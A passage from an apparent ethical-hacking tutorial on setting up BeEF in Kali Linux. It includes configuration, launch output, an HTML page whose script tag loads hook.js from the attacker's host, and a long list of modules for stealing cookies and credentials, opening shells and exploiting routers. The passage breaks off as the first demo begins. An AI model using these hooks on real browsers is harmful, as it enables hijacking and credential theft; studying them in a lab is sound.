Browser Exploitation Framework (BeEF)

Out of all the attacks I've covered in my articles so far, I think this is one of my worst. I don't like it because it is so difficult to prevent. The other attacks I've shown you have a light at the end of the tunnel in the sense if you know what the attack is you can put measures in place to prevent it. The only way I know of to stop this attack is to make the browsing experience extremely limited and restricting for users and that isn't much fun.

Browser Exploitation Framework (BeEF)

BeEF comes bundled with Kali Linux. I'm going to assume you have access to a Kali Linux instance and if not I recommend setting it up by following my other article, "Ethical Hacking (Part 2): Introducing Kali Linux".

The location of BeEF in Kali Linux is, "**/usr/share/beef-xss**".

```
root@kali:~# cd /usr/share/beef-xss
root@kali:/usr/share/beef-xss#
```

We will need to configure BeEF before we are able to use it. Please open, "**/usr/share/beef-xss/config.yaml**" which is a symbolic link back to "**/etc/beef-xss/config.yaml**".

```
root@kali:/usr/share/beef-xss# vi /etc/beef-xss/config.yaml
```

Please locate the "**credentials**" section of the configuration.

```
credentials:
        user:   "beef"
        passwd: "beef"
```

These are the credentials we will use to access the framework GUI. BeEF won't start unless you change these. I recommend changing both the username and password to something non-standard and strong.

Please locate the "**http**" section of the configuration.

```
http:
        debug: false #Thin::Logging.debug, very verbose. Prints also full
exception stack trace.
        host: "0.0.0.0"
        port: "3000"
```

You need to set the host IP of your Kali Linux server where the hacked browser will connect back to. In my case I'm going to set the host to, "**192.168.1.2**".

Now run BeEF...

```
root@kali:/usr/share/beef-xss# ./beef
[22:07:06][*] Browser Exploitation Framework (BeEF) 0.5.0.0
[22:07:06]    |   Twit: @beefproject
[22:07:06]    |   Site: https://beefproject.com
[22:07:06]    |   Blog: http://blog.beefproject.com
[22:07:06]    |_  Wiki: https://github.com/beefproject/beef/wiki
[22:07:06][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
   -> 0.0032s
[22:07:06][*] BeEF is loading. Wait a few seconds...
[22:07:09][*] 8 extensions enabled:
[22:07:09]    |   Proxy
[22:07:09]    |   Demos
[22:07:09]    |   XSSRays
[22:07:09]    |   Events
[22:07:09]    |   Admin UI
[22:07:09]    |   Social Engineering
[22:07:09]    |   Network
[22:07:09]    |_  Requester
[22:07:09][*] 303 modules enabled.
[22:07:09][*] 1 network interfaces were detected.
[22:07:09][*] running on network interface: 192.168.1.2
[22:07:09]    |   Hook URL: http://192.168.1.2:3000/hook.js
[22:07:09]    |_  UI URL:   http://192.168.1.2:3000/ui/panel
[22:07:09][*] RESTful API key: 43f6880f37e0c0b41b1e98935862bb2cf6a63266
[22:07:09][!] [GeoIP] Could not find MaxMind GeoIP database:
'/var/lib/GeoIP/GeoLite2-City.mmdb'
[22:07:09]    |_  Run geoipupdate to install
[22:07:09][*] HTTP Proxy: http://127.0.0.1:6789
[22:07:09][*] BeEF server started (press control+c to stop)
```

The two important bits of information are:

- **Hook URL**: http://192.168.1.2:3000/hook.js
- **UI URL**: http://192.168.1.2:3000/ui/panel


The, "**Hook URL**" is the Javascript you need to try and get your victim to run. You could look at something advanced like XSS but really the scary thing is any page you browse could just include this in the script tags to allow full access to your machine!

The, "**UI URL"** is the GUI for BeEF and where we'll be able to monitor and carry out the attack once an unsuspecting browser connects.

In order to demonstrate this I'm going to create a very basic HTML page called "**beef.html**" to load the Javascript. This could be placed on a web server, put on a file server, emailed to someone etc. If someone opens this file they will be open for the attack. No warnings will be given, the browser won't complain, and the virus scanner won't pick it up :(

```
<html>
<head>
  <script src="http://192.168.1.2:3000/hook.js"
type='text/javascript'></script>
</head>
<body>
  If you are reading this you are about to be attacked!
</body>
</html>
```


I saved the "**beef.html**" on my desktop and double-clicked on it to open it.




As soon as I opened it I can see the BeEF console reported the new connection.

```
[22:19:31][*] New Hooked Browser [id:3, ip:192.168.1.1, browser:C-
86.0.4240.80, os:OSX-], hooked domain [Unknown:0]
```

Let's open the "**UI URL**" and take a look.




Sign in with the credentials from, “**config.yaml**”.




Firstly, just clicking on the host which connected shows a stack of information about the victim.

Please click on the, “**Commands**” tab.



There is a huge amount of options in each of those sections but I'm just going to point out a few.


- Browser (56)
  - Hooked Domain (26)
    - Get Cookie
    - Get Form Values
    - Get Page HREFs
    - Get Page HTML
    - Get Page and iframe HTML
    - Overflow Cookie Jar
    - Remove stuck iframe
    - Replace HREFs
    - Replace HREFs (Click Events)
    - Replace HREFs (HTTPS)
    - Replace HREFs (TEL)
    - Clear Console
    - Create Alert Dialog
    - Create Prompt Dialog
    - Redirect Browser
    - Redirect Browser (Rickroll)
    - Redirect Browser (iFrame)
    - Replace Component (Deface)
    - Replace Content (Deface)
    - Replace Videos
    - Disable Developer Tools
    - Fingerprint Ajax
    - Get Local Storage
    - Get Session Storage
    - Get Stored Credentials
    - iOS Address Bar Spoofing
  - Detect Evernote Web Clipper
  - Detect Foxit Reader
  - Detect LastPass
  - Detect MIME Types
  - Detect QuickTime
  - Detect RealPlayer
  - Detect Silverlight
  - Detect Toolbars
  - Detect Unity Web Player


Chrome Extensions (6)
Get All Cookies
Grab Google Contacts
Inject BeEF
Screenshot
Execute On Tab
Send Gvoice SMS

- Debug (8)
  - DNS Tunnel
  - Return Ascii Chars
  - Return Image
  - Test CORS Request
  - Test HTTP Redirect
  - Test Network Request
  - Test Returning Results
  - Test beef.debug()
- Exploits (109)
  - BeEF_bind (3)
  - Camera (3)
  - Local Host (7)
  - NAS (2)
  - Router (47)
  - Switch (4)
  - XSS (4)
  - ZeroShell (8)
  - pfSense (2)
  - Apache Cookie Disclosure
  - Apache Felix Remote Shell (Reverse Shell)
  - ColdFusion Directory Traversal Exploit
  - EXTRAnet Collaboration Tool (extra-ct) Command Execution
  - Farsite X25 gateway remote code execution
  - GlassFish WAR Upload XSRF
  - GroovyShell Server Command Execution
  - HP uCMDB 9.0x add user CSRF
  - Jboss 6.0.0M1 JMX Deploy Exploit
  - Jenkins Code Exec CSRF
  - Kemp LoadBalancer Command Execution
  - QNX QCONN Command Execution
  - RFI Scanner
  - Shell Shock
  - Shell Shock Scanner (Reverse Shell)
  - Skype iPhone XSS Steal Contacts
  - VTiger CRM Upload Exploit
  - WAN Emulator Command Execution
  - Zenoss 3.x Add User CSRF

- Host (24)
  - Detect Antivirus
  - Detect CUPS
  - Detect Coupon Printer
  - Detect Google Desktop
  - Get Geolocation (Third-Party)
  - Get Internal IP WebRTC
  - Get Geolocation
  - Get Internal IP (Java)
  - Get System Info (Java)
  - Get Wireless Keys
  - Hook Default Browser
  - Hook Microsoft Edge
  - Detect Airdroid
  - Detect Default Browser
  - Detect Hewlett-Packard
  - Detect Local Drives
  - Detect Software
  - Detect Users
  - Get Battery Status
  - Get Clipboard
  - Get Network Connection Type
  - Get Protocol Handlers
  - Get Registry Keys
  - Make Telephone Call
- IPEC (9)
  - Bindshell (Windows)
  - Cross-Site Faxing (XSF)
  - DNS Tunnel: Server-to-Client
  - ETag Tunnel: Server-to-Client
  - IMAP
  - Redis
  - Cross-Site Printing (XSP)
  - Bindshell (POSIX)
  - IRC
- Metasploit (1)
  - browser_autopwn
- Misc (20)


- Network (21)
  - ADC (2)
  - Cross-Origin Scanner (CORS)
  - Cross-Origin Scanner (Flash)
  - DNS Enumeration
  - DOSer
  - Detect Burp
  - Detect Social Networks
  - Detect Tor
  - Get Proxy Servers (WPAD)
  - Get ntop Network Hosts
  - DNS Rebinding
  - IRC NAT Pinning
  - Fingerprint Local Network
  - Get HTTP Servers (Favicon)
  - Identify LAN Subnets
  - Ping Sweep (Java)
  - Port Scanner
  - Fingerprint Routers
  - Ping Sweep
  - Ping Sweep (FF)
- Persistence (9)
  - JSONP Service Worker
  - Man-In-The-Browser
  - Wordpress Add Administrator
  - Confirm Close Tab
  - Create Foreground iFrame
  - Create Pop Under
  - Hijack Opener Window
  - Create Pop Under (IE)
  - Invisible HTMLFile (ActiveX)
- Phonegap (16)
  - Alert User
  - Beep
  - Check Connection
  - Detect PhoneGap
  - Geolocation
  - Globalization Status




As you can see, many options!

I'll demonstrate how a couple of them work.


Browser, Hooked Domain, Create Alert Dialog



